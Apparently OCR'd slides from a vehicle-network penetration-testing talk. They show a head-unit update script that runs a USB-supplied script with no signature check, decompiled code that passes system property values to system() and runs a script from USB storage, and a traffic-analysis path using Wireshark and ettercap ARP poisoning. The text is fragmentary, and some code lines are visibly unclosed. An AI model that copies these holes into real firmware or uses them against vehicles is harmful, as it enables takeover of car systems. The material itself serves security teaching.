
- The function extra_script_1st_stage checks another script **/tmp/swdlusb/swdl-pre-extra-exec.sh** on the USB drive
- If the file exists, then the script runs it without any check of digital signature.

```
extra_script_1st_stage() {
    if [ -e /tmp/swdlusb/swdl-pre-extra-exec.sh ]
    then
        echo "[LGVM-SWDN] Execute pre extra script"
        chmod a+x /tmp/swdlusb/swdl-pre-extra-exec.sh
        /tmp/swdlusb/swdl-pre-extra-exec.sh $CUR_DEV_VER
    fi
}
```

Tricks and Cases of Pentesting

- Type 4. OTA Process Vulns

Same like this.



```
while ( 1 )
{
  property_get(34357LL, (char *)&a20 + 4, 38523LL
  if ( __strlen_chk((char *)&a20 + 4, 92LL) )
  {
    system((const char *)&a20 + 4);
    property_set(34357LL, 38523LL);
  }
  property_get(38271LL, (char *)&a20 + 4, 38523LL
  if ( __strlen_chk((char *)&a20 + 4, 92LL) )
  {
    sprintf(&a9, v23, 38292LL, (char *)&a20 + 4);
    system(&a9);
    property_set(38271LL, 38523LL);
  }
  if ( (v22 & 1) == 0 && !access(byte_962A, 0) )
  {
    system(". /storage/usb[redacted]    _  01.sh &");
    v22 = 1;
  }
```

Vehicle Internal Network Penetration Test

Tricks and Cases of Pentesting

- Type 5. Private Service Vuln

Private

means

You cannot find relevant information when searching on Google.

BIN

BINARY FILE


PROTOCOL


traffic analysis

Vehicle Internal Network Penetration Test

Tricks and Cases of Pentesting

- Type 5. Private Service Vuln





Traffic Analysis →

root shell ✓ Yes → sudo wireshark tshark tcpdump

connect AP in Same network segment with private service ✓ Yes

↓


ettercap arp poison

else → ✗ No


Vehicle Internal Network Penetration Test

Tricks and Cases of Pentesting

